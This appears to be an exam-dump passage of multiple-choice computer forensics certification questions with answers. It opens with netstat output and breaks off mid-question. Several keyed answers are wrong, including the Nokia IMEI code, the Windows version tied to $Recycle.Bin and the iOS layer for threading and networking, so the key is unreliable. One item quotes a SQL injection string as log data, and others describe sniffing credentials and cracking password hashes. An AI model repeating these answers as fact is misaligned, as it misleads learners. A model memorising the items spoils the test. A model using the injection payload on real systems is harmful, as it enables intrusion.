    TCP   0.0.0.0:2967             0.0.0.0:0
    TCP   0.0.0.0:3389             0.0.0.0:0
    TCP   0.0.0.0:12174            0.0.0.0:0
    TCP   0.0.0.0:38292            0.0.0.0:0
    TCP   127.0.0.1:242            127.0.0.1:1042
    TCP   127.0.0.1:1042           127.0.0.1:242
    TCP   127.0.0.1:1044           0.0.0.0:0
    TCP   127.0.0.1:1046           0.0.0.0:0
    TCP   127.0.0.1:1078           0.0.0.0:0
    TCP   127.0.0.1:2584           127.0.0.1:2909
    TCP   127.0.0.1:2909           127.0.0.1:2584
    TCP   127.0.0.1:5679           0.0.0.0:0
    TCP   127.0.0.1:7438           0.0.0.0:0
    TCP   172.16.28.75:139         0.0.0.0:0
    TCP   172.16.28.75:1067        172.16.28.102:445
    TCP   172.16.28.75:1071        172.16.28.103:139
    TCP   172.16.28.75:1116        172.16.28.102:1026
    TCP   172.16.28.75:1135        172.16.28.101:389
    TCP   172.16.28.75:1138        172.16.28.104:445
    TCP   172.16.28.75:1148        172.16.28.101:389
    TCP   172.16.28.75:1610        172.16.28.101:139
    TCP   172.16.28.75:2589        172.16.28.101:389
    TCP   172.16.28.75:2793        172.16.28.106:445
    TCP   172.16.28.75:3801        172.16.28.104:1148
    TCP   172.16.28.75:3890        172.16.28.104:135
    TCP   172.16.28.75:3891        172.16.28.104:1056
    TCP   172.16.28.75:3892        172.16.28.104:1155
    TCP   172.16.28.75:3893        172.16.28.102:135
    TCP   172.16.28.75:3896        172.16.28.101:135
    TCP   172.16.28.75:3899        172.16.28.104:135
    TCP   172.16.28.75:3900        172.16.28.104:1056
    TCP   172.16.28.75:3901        172.16.28.104:1155

```

He runs the netstat command on the machine to see its current connections. In the following screenshot, what do the 0.0.0.0 IP addresses signify?

- A. Those connections are established
- B. Those connections are in listening mode

- C. Those connections are in closed/waiting mode
- D. Those connections are in timed out/waiting mode

Answer: B

NO.504 Which among the following acts has been passed by the U.S. Congress to protect investors from the possibility of fraudulent accounting activities by corporations?

- A. Federal Information Security Management act of 2002
- B. Gramm-Leach-Bliley act
- C. Health insurance Probability and Accountability act of 1996
- D. Sarbanes-Oxley act of 2002

Answer: D

NO.505 Richard is extracting volatile data from a system and uses the command doskey/history. What is he trying to extract?

- A. Events history
- B. Previously typed commands
- C. History of the browser
- D. Passwords used across the system

Answer: B

NO.506 What stage of the incident handling process involves reporting events?

- A. Containment
- B. Follow-up
- C. Identification
- D. Recovery

Answer: C

NO.507 A forensics investigator is searching the hard drive of a computer for files that were recently moved to the Recycle Bin. He searches for files in C:\RECYCLED using a command line tool but does not find anything. What is the reason for this?

- A. He should search in C:\Windows\System32\RECYCLED folder
- B. The Recycle Bin does not exist on the hard drive
- C. The files are hidden and he must use switch to view them
- D. Only FAT system contains RECYCLED folder and not NTFS

Answer: C

NO.508 Amelia has got an email from a well-reputed company stating in the subject line that she has won a prize money, whereas the email body says that she has to pay a certain amount for being eligible for the contest. Which of the following acts does the email breach?

- A. CAN-SPAM Act
- B. HIPAA
- C. GLBA
- D. SOX

Answer: A

NO.509 Dave, a Computer Hacking Forensic Investigator (CHFI), is investigating a case of suspected cybercrime in a major organization. During the investigation, he identified a suspect's electronic device that might contain crucial evidence. Before Dave proceeds with extracting the data from the device, what is the most important legal obligation he should consider to ensure compliance with privacy laws?

- A. Obtain permission from the owners of the data or system before publicizing the data
- B. Inform the suspect about the investigation
- C. Obtain a warrant mentioning the specific devices to be investigated
- D. Preserve the anonymity of other users related to the target system

Answer: C

NO.510 Which of the following is not a part of disk imaging tool requirements?

- A. The tool should not change the original content
- B. The tool should log I/O errors in an accessible and readable form, including the type and location of the error
- C. The tool must have the ability to be held up to scientific and peer review
- D. The tool should not compute a hash value for the complete bit stream copy generated from an image file of the source

Answer: D

NO.511 Which is a Linux journaling file system?

- A. Ext3
- B. HFS
- C. FAT
- D. BFS

Answer: A

NO.512 The status of the network interface cards (NICs) connected to a system gives information about whether the system is connected to a wireless access point and what IP address is being used. Which command displays the network configuration of the NICs on the system?

- A. `ipconfig /all`
- B. `netstat`
- C. `net session`
- D. `tasklist`

Answer: A

NO.513 What is the investigator trying to view by issuing the command displayed in the following screenshot?

```

Administrator: Command Prompt
C:\WINDOWS\system32>wmic service list brief | more
ExitCode  Name                               ProcessId  StartMode  State      Status
0         AdobeARMService                     2072       Auto       Running    OK
1077      AdobeFlashPlayerUpdateSvc          0          Manual     Stopped    OK
1077      AJRouter                           0          Manual     Stopped    OK
1077      ALG                                 0          Manual     Stopped    OK
1077      AppIDSvc                           0          Manual     Stopped    OK
0         Appinfo                             1128       Manual     Running    OK
1077      AppMgmt                             0          Manual     Stopped    OK
0         AppReadiness                        0          Manual     Stopped    OK
1077      AppVClient                          0          Disabled   Stopped    OK
0         AppXSvc                             0          Manual     Stopped    OK
0         AudioEndpointBuilder                524        Auto       Running    OK
0         Audiosrv                            1428       Auto       Running    OK
0         Browser                             1128       Manual     Running    OK
1077      BthHFSrv                           0          Manual     Stopped    OK
1077      bthserv                            0          Manual     Stopped    OK
0         CDPSvc                              1136       Auto       Running    OK
1077      CertPropSvc                         0          Manual     Stopped    OK
0         ClipSVC                             5620       Manual     Running    OK
1077      COMSysApp                           0          Manual     Stopped    OK
0         CoreMessagingRegistrar              1092       Auto       Running    OK

```

- A. List of services stopped
- B. List of services closed recently
- C. List of services recently started
- D. List of services installed

Answer: D

NO.514 An investigator has been tasked to analyze a suspicious executable file potentially containing malware. She uses a static analysis method to examine the file. Which step below should she NOT include as part of her static malware analysis process?

- A. Running the executable in a sandboxed environment to observe its behavior
- B. Searching for embedded strings in the binary code to infer the functionality
- C. Conducting a file fingerprinting on the binary code to determine its function
- D. Comparing the hash value of the file with online malware databases for recognition

Answer: A

NO.515 In a cyber-forensic investigation, a CHFI expert found a Linux system unexpectedly booting into a different OS kernel. The system was configured with the Grand Unified Bootloader (GRUB). The expert suspects that an attacker may have tampered with the bootloader stage of the Linux boot process. Which one of the following is NOT a step performed during the bootloader stage in a normal Linux boot process?

- A. Execution of the Linuxrc program to generate the real file system for the kernel
- B. Detecting the device that contains the file system and loading the necessary modules
- C. Loading the kernel into memory
- D. Loading the Linux kernel and optional initial RAM disk

Answer: A

NO.516 What is the smallest physical storage unit on a hard drive?

- A. Track
- B. Cluster
- C. Sector
- D. Platter

Answer: C

NO.517 Which of the following is not correct when documenting an electronic crime scene?

- A. Document the physical scene, such as the position of the mouse and the location of components near the system
- B. Document related electronic components that are difficult to find
- C. Record the condition of the computer system, storage media, electronic devices and conventional evidence, including power status of the computer
- D. Write down the color of shirt and pant the suspect was wearing

Answer: D

NO.518 The use of warning banners helps a company avoid litigation by overcoming an employees assumed _____ when connecting to the company intranet, network, or virtual private network (VPN) and will allow the company investigators to monitor, search, and retrieve information stored within the network.

- A. Right to work
- B. Right of free speech
- C. Right to Internet access
- D. Right of privacy

Answer: D

NO.519 When dealing with the powered-off computers at the crime scene, if the computer is switched off, turn it on

- A. True
- B. False

Answer: B

NO.520 Gary, a computer technician, is facing allegations of abusing children online by befriending them and sending them illicit adult images from his office computer. What type of investigation does this case require?

- A. Administrative Investigation
- B. Criminal Investigation
- C. Both Criminal and Administrative Investigation
- D. Civil Investigation

Answer: B

NO.521 Identify the file system that uses \$Bitmap file to keep track of all used and unused clusters on a volume.

- A. NTFS

- B. FAT
- C. EXT
- D. FAT32

Answer: A

NO.522 An experienced forensic investigator, Chris, is tasked with preparing a testbed for malware analysis. Given the complexity of the malware samples, which are mostly compatible with Windows binary executables, Chris must take meticulous precautions to ensure the integrity of the lab environment. Which of the following procedures would Chris NOT be likely to follow in preparing the testbed for malware analysis?

- A. Installing a guest OS such as Ubuntu in virtual machines will serve as forensic workstations
- B. Enabling shared folders and guest isolation allows easy data transfer between host and guest operating systems
- C. Using tools such as INetSim to simulate internet services while ensuring that the NIC card is in "host only" mode
- D. Creating a snapshot of the virtual machine state prior to malware analysis for easy reversion in case of accidental system corruption

Answer: B

NO.523 Which of the following is a non-zero data that an application allocates on a hard disk cluster in systems running on Windows OS?

- A. Sparse File
- B. Master File Table
- C. Meta Block Group
- D. Slack Space

Answer: B

NO.524 If you discover a criminal act while investigating a corporate policy abuse, it becomes a public- sector investigation and should be referred to law enforcement?

- A. True
- B. False

Answer: A

NO.525 A mobile operating system is the operating system that operates a mobile device like a mobile phone, smartphone, PDA, etc. It determines the functions and features available on mobile devices such as keyboards, applications, email, text messaging, etc. Which of the following mobile operating systems is free and open source?

- A. Web OS
- B. Android
- C. Apple IOS
- D. Symbian OS

Answer: B

NO.526 The newer Macintosh Operating System (MacOS X) is based on:

- A. Microsoft Windows
- B. OS/2
- C. BSD Unix
- D. Linux

Answer: C

NO.527 Router log files provide detailed Information about the network traffic on the Internet. It gives information about the attacks to and from the networks. The router stores log files in the_____.

- A. Router cache
- B. Application logs
- C. IDS logs
- D. Audit logs

Answer: A

NO.528 Which of the following is NOT a physical evidence?

- A. Removable media
- B. Cables
- C. Image file on a hard disk
- D. Publications

Answer: C

NO.529 Which of the following file formats allows the user to compress the acquired data as well as keep it randomly accessible?

- A. Proprietary Format
- B. Generic Forensic Zip (gfzip)
- C. Advanced Forensic Framework 4
- D. Advanced Forensics Format (AFF)

Answer: B

NO.530 Which of the following file system uses Master File Table (MFT) database to store information about every file and directory on a volume?

- A. FAT File System
- B. ReFS
- C. exFAT
- D. NTFS File System

Answer: D

NO.531 A computer forensics Investigator or forensic analyst Is a specially trained professional who works with law enforcement as well as private businesses to retrieve Information from computers and other types of data storage devices. For this, the analyst should have an excellent working knowledge of all aspects of the computer. Which of the following is not a duty of the analyst during a criminal investigation?

- A. To create an investigation report
- B. To fill the chain of custody
- C. To recover data from suspect devices
- D. To enforce the security of all devices and software in the scene

Answer: D

NO.532 File deletion is a way of removing a file from a computer's file system. What happens when a file is deleted in windows7?

- A. The last letter of a file name is replaced by a hex byte code E5h
- B. The operating system marks the file's name in the MFT with a special character that indicates that the file has been deleted
- C. Corresponding clusters in FAT are marked as used
- D. The computer looks at the clusters occupied by that file and does not avails space to store a new file

Answer: B

NO.533 To calculate the number of bytes on a disk, the formula is: CHS**

- A. number of circles x number of halves x number of sides x 512 bytes per sector
- B. number of cylinders x number of halves x number of shims x 512 bytes per sector
- C. number of cells x number of heads x number of sides x 512 bytes per sector
- D. number of cylinders x number of heads x number of sides x 512 bytes per sector

Answer: D

Explanation:

Although D in this question is probably the closest, the answer may have been transcribed incorrectly. CHS stands for Cylinder Head Sector, and S is not sides. Each side of a platter of a disk has its own head. A cylinder is an alignment of all tracks under one head position. So the answer is number of cylinders x number of heads x number of sectors (per track) x 512 bytes per sector (assuming that is the sector size as some disks may have larger sector sizes). The number of tracks per side of disk, or the number of tracks that a single head can access is equal to the number of cylinders.

NO.534 You can interact with the Registry through intermediate programs. Graphical user interface (GUI) Registry editors such as Regedit.exe or Regedt32.exe are commonly used as intermediate programs in Windows 7. Which of the following is a root folder of the registry editor?

- A. HKEY_USERS
- B. HKEY_LOCAL_ADMIN
- C. HKEY_CLASSES_ADMIN
- D. HKEY_CLASSES_SYSTEM

Answer: A

NO.535 Ron, a computer forensics expert, is investigating a case involving corporate espionage. He has recovered several mobile computing devices from the crime scene. One of the evidence that Ron possesses is a mobile phone from Nokia that was left in ON condition. Ron needs to recover the IMEI number of the device to establish the identity of the device owner. Which of the following key

combinations can he use to recover the IMEI number?

- A. #*06*#
- B. *#06#
- C. #06#*
- D. *IMEI#

Answer: A

NO.536 When you carve an image, recovering the image depends on which of the following skills?

- A. Recognizing the pattern of the header content
- B. Recovering the image from a tape backup
- C. Recognizing the pattern of a corrupt file
- D. Recovering the image from the tape backup

Answer: A

NO.537 An Investigator Is checking a Cisco firewall log that reads as follows:

Aug 21 2019 09:16:44: %ASA-1-106021: Deny ICMP reverse path check from 10.0.0.44 to 10.0.0.33 on Interface outside

What does %ASA-1-106021 denote?

- A. Mnemonic message
- B. Type of traffic
- C. Firewall action
- D. Type of request

Answer: C

NO.538 Email archiving is a systematic approach to save and protect the data contained in emails so that it can be accessed fast at a later date. There are two main archive types, namely Local Archive and Server Storage Archive. Which of the following statements is correct while dealing with local archives?

- A. It is difficult to deal with the webmail as there is no offline archive in most cases. So consult your counsel on the case as to the best way to approach and gain access to the required data on servers
- B. Local archives do not have evidentiary value as the email client may alter the message data
- C. Local archives should be stored together with the server storage archives in order to be admissible in a court of law
- D. Server storage archives are the server information and settings stored on a local system whereas the local archives are the local email client information stored on the mail server

Answer: A

NO.539 Event correlation is the process of finding relevance between the events that produce a final result. What type of correlation will help an organization to correlate events across a set of servers, systems, routers and network?

- A. Same-platform correlation
- B. Network-platform correlation
- C. Cross-platform correlation

D. Multiple-platform correlation

Answer: C

NO.540 Which of the following options will help users to enable or disable the last access time on a system running Windows 10 OS?

A. wmic service

B. Reg.exe

C. fsutil

D. Devcon

Answer: C

NO.541 Computer security logs contain information about the events occurring within an organization's systems and networks. Which of the following security logs contains Logs of network and host- based security software?

A. Operating System (OS) logs

B. Application logs

C. Security software logs

D. Audit logs

Answer: C

NO.542 When should an MD5 hash check be performed when processing evidence?

A. After the evidence examination has been completed

B. On an hourly basis during the evidence examination

C. Before and after evidence examination

D. Before the evidence examination has been completed

Answer: C

NO.543 Which device in a wireless local area network (WLAN) determines the next network point to which a packet should be forwarded toward its destination?

A. Wireless router

B. Wireless modem

C. Antenna

D. Mobile station

Answer: A

NO.544 Which of the following application password cracking tool can discover all password-protected items on a computer and decrypts them?

A. TestDisk for Windows

B. R-Studio

C. Windows Password Recovery Bootdisk

D. Passware Kit Forensic

Answer: D

NO.545 You are the security analyst working for a private company out of France. Your current assignment is to obtain credit card information from a Swiss bank owned by that company. After initial reconnaissance, you discover that the bank security defenses are very strong and would take too long to penetrate. You decide to get the information by monitoring the traffic between the bank and one of its subsidiaries in London. After monitoring some of the traffic, you see a lot of FTP packets traveling back and forth. You want to sniff the traffic and extract usernames and passwords. What tool could you use to get this information?

- A. Snort
- B. Aircrack
- C. Ettercap
- D. RaidSniff

Answer: C

NO.546 Harold is finishing up a report on a case of network intrusion, corporate spying, and embezzlement that he has been working on for over six months. He is trying to find the right term to use in his report to describe network-enabled spying. What term should Harold use?

- A. Spycrack
- B. Spynet
- C. Netspionage
- D. Hackspionage

Answer: C

NO.547 Bob works as information security analyst for a big finance company. One day, the anomaly-based intrusion detection system alerted that a volumetric DDOS targeting the main IP of the main web server was occurring. What kind of attack is it?

- A. IDS attack
- B. APT
- C. Web application attack
- D. Network attack

Answer: D

NO.548 As a Computer Hacking Forensic Investigator (CHFI), you are investigating a possible breach on a web application protected by a Web Application Firewall (WAF). You notice some logs on the WAF that suggest there were some repeated attempts to bypass the SQL injection protection. After inspecting the web server and MySQL database you find no indications of data manipulation. You then decide to delve deeper and examine the database server logs. Which of the following would you most likely infer if you notice a log entry indicating a query command as "1' OR '1'='1'; --"?

- A. The WAF successfully blocked the SQL injection attempt and no unauthorized data manipulation occurred
- B. There was a successful SQL injection, and unauthorized data manipulation likely occurred
- C. The SQL injection attempt was unsuccessful as it is an incorrect syntax for bypassing WAF SQL injection protection
- D. The WAF failed to detect the SQL injection attempt but MySQL's built-in protections prevented

data manipulation

Answer: B

NO.549 Consider the scenario where a large multinational corporation suspects an internal security breach, with significant data possibly compromised. The corporate forensic team initiates the process of conducting a comprehensive forensic investigation following the search and seizure protocols. During this process, they want to ensure they capture all the required information and minimize disruption to the company's ongoing business operations. Which among the following activities should NOT be a part of their plan for this search and seizure operation?

- A.** Generating a comprehensive list of all potentially involved devices along with their specifications, status, and locations
- B.** Obtaining formal written consent from the company's owner before beginning the investigation process
- C.** Requesting a warrant for search and seizure detailing the exact locations and types of evidence expected to be found
- D.** Carrying out all search and seizure activities without seeking witness signatures for the activities performed

Answer: D

NO.550 Heather, a computer forensics investigator, is assisting a group of investigators working on a large computer fraud case involving over 20 people. These 20 people, working in different offices, allegedly siphoned off money from many different client accounts. Heather responsibility is to find out how the accused people communicated between each other. She has searched their email and their computers and has not found any useful evidence. Heather then finds some possibly useful evidence under the desk of one of the accused.

In an envelope she finds a piece of plastic with numerous holes cut out of it. Heather then finds the same exact piece of plastic with holes at many of the other accused peoples desks. Heather believes that the 20 people involved in the case were using a cipher to send secret messages in between each other. What type of cipher was used by the accused in this case?

- A.** Grill cipher
- B.** Null cipher
- C.** Text semagram
- D.** Visual semagram

Answer: A

NO.551 Tracks numbering on a hard disk begins at 0 from the outer edge and moves towards the center, typically reaching a value of _____.

- A.** 1023
- B.** 1020
- C.** 1024
- D.** 2023

Answer: A

NO.552 The investigator wants to examine changes made to the system's registry by the suspect

program. Which of the following tool can help the investigator?

- A. TRIPWIRE
- B. RAM Capturer
- C. Regshot
- D. What's Running

Answer: C

NO.553 Frank, a cloud administrator in his company, needs to take backup of the OS disks of two Azure VMs that store business-critical data.

Which type of Azure blob storage can he use for this purpose?

- A. Append blob
- B. Medium blob
- C. Block blob
- D. Page blob

Answer: D

NO.554 Jason has set up a honeypot environment by creating a DMZ that has no physical or logical access to his production network. In this honeypot, he has placed a server running Windows Active Directory. He has also placed a Web server in the DMZ that services a number of web pages that offer visitors a chance to download sensitive information by clicking on a button. A week later, Jason finds in his network logs how an intruder accessed the honeypot and downloaded sensitive information. Jason uses the logs to try and prosecute the intruder for stealing sensitive corporate information. Why will this not be viable?

- A. Enticement
- B. Entrapment
- C. Intruding into a honeypot is not illegal
- D. Intruding into a DMZ is not illegal

Answer: B

NO.555 What type of equipment would a forensics investigator store in a StrongHold bag?

- A. PDAPDA?
- B. Backup tapes
- C. Hard drives
- D. Wireless cards

Answer: D

NO.556 When is it appropriate to use computer forensics?

- A. If copyright and intellectual property theft/misuse has occurred
- B. If employees do not care for their boss?management techniques
- C. If sales drop off for no apparent reason for an extended period of time
- D. If a financial institution is burglarized by robbers

Answer: A

NO.557 Which set of anti-forensic tools/techniques allows a program to compress and/or encrypt an executable file to hide attack tools from being detected by reverse-engineering or scanning?

- A. Packers
- B. Emulators
- C. Password crackers
- D. Botnets

Answer: A

NO.558 What operating system would respond to the following command?

C:\> nmap -sW 10.10.145.65

- A. Windows XP
- B. Mac OS X
- C. FreeBSD
- D. Windows 95

Answer: C

NO.559 Which of the following is a record of the characteristics of a file system, including its size, the block size, the empty and the filled blocks and their respective counts, the size and location of the inode tables, the disk block map and usage information, and the size of the block groups?

- A. Inode bitmap block
- B. Superblock
- C. Block bitmap block
- D. Data block

Answer: B

NO.560 You are the network administrator for a small bank in Dallas, Texas. To ensure network security, you enact a security policy that requires all users to have 14 character passwords. After giving your users 2 weeks notice, you change the Group Policy to force 14 character passwords. A week later you dump the SAM database from the standalone server and run a password-cracking tool against it. Over 99% of the passwords are broken within an hour.

Why were these passwords cracked so Quickly?

- A. Passwords of 14 characters or less are broken up into two 7-character hashes
- B. A password Group Policy change takes at least 3 weeks to completely replicate throughout a network
- C. Networks using Active Directory never use SAM databases so the SAM database pulled was empty
- D. The passwords that were cracked are local accounts on the Domain Controller

Answer: A

NO.561 For what purpose do the investigators use tools like iPhoneBrowser, iFunBox, OpenSSHSSH, and iMazing?

- A. Bypassing iPhone passcode
- B. Debugging iPhone
- C. Rooting iPhone

D. Copying contents of iPhone

Answer: A

NO.562 Which of the following would you consider an aspect of organizational security, especially focusing on IT security?

- A. Biometric information security
- B. Security from frauds
- C. Application security
- D. Information copyright security

Answer: C

NO.563 In Windows Security Event Log, what does an event id of 530 imply?

- A. Logon Failure - Unknown user name or bad password
- B. Logon Failure - User not allowed to logon at this computer
- C. Logon Failure - Account logon time restriction violation
- D. Logon Failure - Account currently disabled

Answer: C

NO.564 In a scenario where a potential security incident has occurred on a cloud-based service, and an investigator is brought in to examine the system, what type of data acquisition would likely be beneficial in this situation? Also, explain the volatile data type that might be most interesting to the investigator.

- A. Live acquisition should be employed to gather dynamic data from the system, concentrating on open files and command history
- B. Dead acquisition should be used to collect static data from the system, focusing on slack space and swap files
- C. Live acquisition would be advantageous to acquire volatile data, emphasizing data stored on cloud services and unencrypted containers that are open on the system
- D. Dead acquisition should be utilized to capture non-volatile data from the physical hard disk, focusing on unallocated drive space

Answer: C

NO.565 Which of the following Wi-Fi chalking methods refers to drawing symbols in public places to advertise open Wi-Fi networks?

- A. WarWalking
- B. WarFlying
- C. WarChalking
- D. WarDhving

Answer: C

NO.566 A suspect is accused of violating the acceptable use of computing resources, as he has visited adult websites and downloaded images. The investigator wants to demonstrate that the suspect did indeed visit these sites. However, the suspect has cleared the search history and emptied the cookie cache. Moreover, he has removed any images he might have downloaded. What can the

investigator do to prove the violation? Choose the most feasible option.

- A. Image the disk and try to recover deleted files
- B. Seek the help of co-workers who are eye-witnesses
- C. Check the Windows registry for connection data (You may or may not recover)
- D. Approach the websites for evidence

Answer: A

NO.567 An investigator needs to perform data acquisition from a storage media without altering its contents to maintain the Integrity of the content. The approach adopted by the Investigator relies upon the capacity of enabling read-only access to the storage media. Which tool should the Investigator Integrate Into his/her procedures to accomplish this task?

- A. BitLocker
- B. Data duplication tool
- C. Backup tool
- D. Write blocker

Answer: D

NO.568 Which program is the boot loader when Windows XP starts up?

- A. KERNEL.EXE
- B. NTLDR
- C. LOADER
- D. LILO

Answer: B

NO.569 An investigator is analyzing a checkpoint firewall log and comes across symbols. What type of log is he looking at?



- A. Security event was monitored but not stopped
- B. Malicious URL detected
- C. An email marked as potential spam
- D. Connection rejected

Answer: C

NO.570 Which layer in the IoT architecture is comprised of hardware parts such as sensors, RFID tags, and devices that play an important role in data collection?

- A. Middleware layer
- B. Edge technology layer
- C. Application layer
- D. Access gateway layer

Answer: B

NO.571 A considerable data breach has struck a global company, leading to the unfortunate loss of

confidential data. The corporation's Cybersecurity unit now faces the task of conducting a deep- dive investigation into this incident. Their findings suggest that advanced hacking tools were utilized in the breach, with the attack seemingly initiated from inside the organization itself. Based on this information which statement best describes the type of cybercrime and the potential challenge in this forensic investigation?

- A.** Cybercrime can be categorized as an external attack, and the primary challenge will be identifying the source of the sophisticated hacking tools
- B.** Cybercrime can be categorized as an internal attack, and a potential challenge will be proving the insider's intent since the attack tools were advanced
- C.** Cybercrime can be categorized as an internal attack, and the major challenge will be the probable damage to the physical infrastructure
- D.** Cybercrime can be categorized as an external attack, and the primary challenge will be tracing the IP addresses of the attacker

Answer: B

NO.572 All Blackberry email is eventually sent and received through what proprietary RIM-operated mechanism?

- A.** Blackberry Message Center
- B.** Microsoft Exchange
- C.** Blackberry WAP gateway
- D.** Blackberry WEP gateway

Answer: A

NO.573 Which of the following Event Correlation Approach is an advanced correlation method that assumes and predicts what an attacker can do next after the attack by studying the statistics and probability and uses only two variables?

- A.** Bayesian Correlation
- B.** Vulnerability-Based Approach
- C.** Rule-Based Approach
- D.** Route Correlation

Answer: A

NO.574 William is examining a log entry that reads 192.168.0.1 - - [18/Jan/2020:12:42:29 +0000) "GET / HTTP/1.1" 200 1861.

Which of the following logs does the log entry belong to?

- A.** The combined log format of Apache access log
- B.** The common log format of Apache access log
- C.** Apache error log
- D.** IIS log

Answer: A

NO.575 Event correlation is a procedure that is assigned with a new meaning for a set of events that occur in a predefined interval of time.

Which type of correlation will you use if your organization wants to use different OS and network

hardware platforms throughout the network?

- A. Same-platform correlation
- B. Cross-platform correlation
- C. Multiple-platform correlation
- D. Network-platform correlation

Answer: B

NO.576 _____ is simply the application of Computer Investigation and analysis techniques in the interests of determining potential legal evidence.

- A. Network Forensics
- B. Computer Forensics
- C. Incident Response
- D. Event Reaction

Answer: B

NO.577 Which federal computer crime law specifically refers to fraud and related activity in connection with access devices like routers?

- A. 18 U.S.C. 1029
- B. 18 U.S.C. 1362
- C. 18 U.S.C. 2511
- D. 18 U.S.C. 2703

Answer: A

NO.578 You have used a newly released forensic investigation tool, which doesn't meet the Daubert Test, during a case. The case has ended-up in court. What argument could the defense make to weaken your case?

- A. The tool hasn't been tested by the International Standards Organization (ISO)
- B. Only the local law enforcement should use the tool
- C. The total has not been reviewed and accepted by your peers
- D. You are not certified for using the tool

Answer: C

NO.579 Malware analysis can be conducted in various manners. An investigator gathers a suspicious executable file and uploads it to VirusTotal in order to confirm whether the file is malicious, provide information about its functionality, and provide information that will allow to produce simple network signatures. What type of malware analysis was performed here?

- A. Static
- B. Volatile
- C. Dynamic
- D. Hybrid

Answer: D

NO.580 The working of the Tor browser is based on which of the following concepts?

- A. Both static and default routing
- B. Default routing
- C. Static routing
- D. Onion routing

Answer: D

NO.581 A cybersecurity investigator is working on a case involving a malicious executable suspected of being packed using a popular program packer. The investigator realizes that the packer used is password-protected. In such a scenario, what should be the investigator's first course of action to analyze the packed file?

- A. Mount compound files
- B. Perform static analysis on the packed file
- C. Decrypt the password to unpack the file
- D. Run the packed file in a controlled environment for dynamic analysis

Answer: C

NO.582 What are the security risks of running a "repair" installation for Windows XP?

- A. Pressing Shift+F1 gives the user administrative rights
- B. Pressing Ctrl+F10 gives the user administrative rights
- C. There are no security risks when running the "repair" installation for Windows XP
- D. Pressing Shift+F10 gives the user administrative rights

Answer: D

NO.583 Quality of a raster Image is determined by the _____ and the amount of information in each pixel.

- A. Total number of pixels
- B. Image file format
- C. Compression method
- D. Image file size

Answer: A

NO.584 In which implementation of RAID will the image of a Hardware RAID volume be different from the image taken separately from the disks?

- A. RAID 1
- B. The images will always be identical because data is mirrored for redundancy
- C. RAID 0
- D. It will always be different

Answer: D

NO.585 An expert witness is a witness, who by virtue of education, profession, or experience, is believed to have special knowledge of his/her subject beyond that of the average person, sufficient that others legally depend upon his/her opinion.

- A. True

B. False

Answer: A

NO.586 Which of the following statements is incorrect related to acquiring electronic evidence at crime scene?

- A.** Sample banners are used to record the system activities when used by the unauthorized user
- B.** In warning banners, organizations give clear and unequivocal notice to intruders that by signing onto the system they are expressly consenting to such monitoring
- C.** The equipment is seized which is connected to the case, knowing the role of the computer which will indicate what should be taken
- D.** At the time of seizing process, you need to shut down the computer immediately

Answer: D

NO.587 During a complex malware investigation, a forensic investigator found a binary executable suspected to contain malicious code. The investigator decides to perform static malware analysis to identify and analyze the threat. Which of the following actions should be performed next by the investigator to reveal essential information about the executable's functionalities and features?

- A.** Performing a string search in the binary using ResourcesExtract tool
- B.** Submitting the executable to VirusTotal for online scanning
- C.** Disassembling the binary executable to study its structure and functionality
- D.** Calculating the cryptographic hash of the binary file for file fingerprinting

Answer: C

NO.588 Which of the following statements is true regarding SMTP Server?

- A.** SMTP Server breaks the recipient's address into Recipient's name and his/her designation before passing it to the DNS Server
- B.** SMTP Server breaks the recipient's address into Recipient's name and recipient's address before passing it to the DNS Server
- C.** SMTP Server breaks the recipient's address into Recipient's name and domain name before passing it to the DNS Server
- D.** SMTP Server breaks the recipient's address into Recipient's name and his/her initial before passing it to the DNS Server

Answer: C

NO.589 A CHFI professional is investigating a data breach in a Windows 10 system. The initial analysis revealed some alterations in the system event logs. As part of the investigation, the professional uses the 'wevtutil' command-line tool. The command 'wevtutil gl Security' was executed, but the results seemed abnormal. Which of the following could be a plausible reason for this outcome?

- A.** The command 'wevtutil gl Security' does not exist in the 'wevtutil' command set
- B.** The 'wevtutil' command cannot retrieve data from XML-based EVTX file format
- C.** The Event Log service was temporarily unresponsive or down
- D.** The EVTX file storing the Security log was corrupted or tampered with

Answer: D

NO.590 Which layer of iOS architecture should a forensics investigator evaluate to analyze services such as Threading, File Access, Preferences, Networking and high-level features?

- A. Core Services
- B. Media services
- C. Cocoa Touch
- D. Core OS

Answer: D

NO.591 Which principle states that "anyone or anything, entering a crime scene takes something of the scene with them, and leaves something of themselves behind when they leave"?

- A. Locard's Exchange Principle
- B. Enterprise Theory of Investigation
- C. Locard's Evidence Principle
- D. Evidence Theory of Investigation

Answer: A

NO.592 Smith, a forensic examiner, was analyzing a hard disk image to find and acquire deleted sensitive files. He stumbled upon a \$Recycle.Bin folder in the root directory of the disk. Identify the operating system in use.

- A. Windows 98
- B. Linux
- C. Windows 8.1
- D. Windows XP

Answer: D

NO.593 Which of the following approaches checks and compares all the fields systematically and intentionally for positive and negative correlation with each other to determine the correlation across one or multiple fields?

- A. Graph-based approach
- B. Neural network-based approach
- C. Rule-based approach
- D. Automated field correlation approach

Answer: D

NO.594 You are working as Computer Forensics investigator and are called by the owner of an accounting firm to investigate possible computer abuse by one of the firm's employees. You meet with the owner of the firm and discover that the company has never published a policy stating that they reserve the right to inspect their computing assets at will. What do you do?

- A. Inform the owner that conducting an investigation without a policy is not a problem because the company is privately owned
- B. Inform the owner that conducting an investigation without a policy is a violation of the 4th amendment

- C. Inform the owner that conducting an investigation without a policy is a violation of the employees' expectation of privacy
- D. Inform the owner that conducting an investigation without a policy is not a problem because a policy is only necessary for government agencies

Answer: C

NO.595 A security firm investigating an IoT-based cybercrime involving an Android smartwatch found on the crime scene. The smartwatch is suspected of capturing sensitive information such as PINs and passwords through motion sensors and GPS tracking. The paired smartphone is not available. Which of the following steps should the investigator undertake first to proceed with the forensics process effectively?

- A. Extract data from the smartwatch's memory before it gets volatile
- B. Identify APIs like Data API, Message API, and Node API on the smartwatch
- C. Generate forensic images of the evidence found on the crime scene
- D. Look for cloud data and mobile data linked to the smartwatch

Answer: A

NO.596 In which of these attacks will a steganalyst use a random message to generate a stego-object by using some steganography tool, to find the steganography algorithm used to hide the information?

- A. Chosen-message attack
- B. Known-cover attack
- C. Known-message attack
- D. Known-stego attack

Answer: A

NO.597 File signature analysis involves collecting information from the _____ of a file to determine the type and function of the file

- A. First 10 bytes
- B. First 20 bytes
- C. First 30 bytes
- D. First 40 bytes

Answer: B

NO.598 As a part of the investigation, Caroline, a forensic expert, was assigned the task to examine the transaction logs pertaining to a database named Transfers. She used SQL Server Management Studio to collect the active transaction log files of the database. Caroline wants to extract detailed information on the logs, including AllocUnitId, page id, slot id, etc. Which of the following commands does she need to execute in order to extract the desired information?

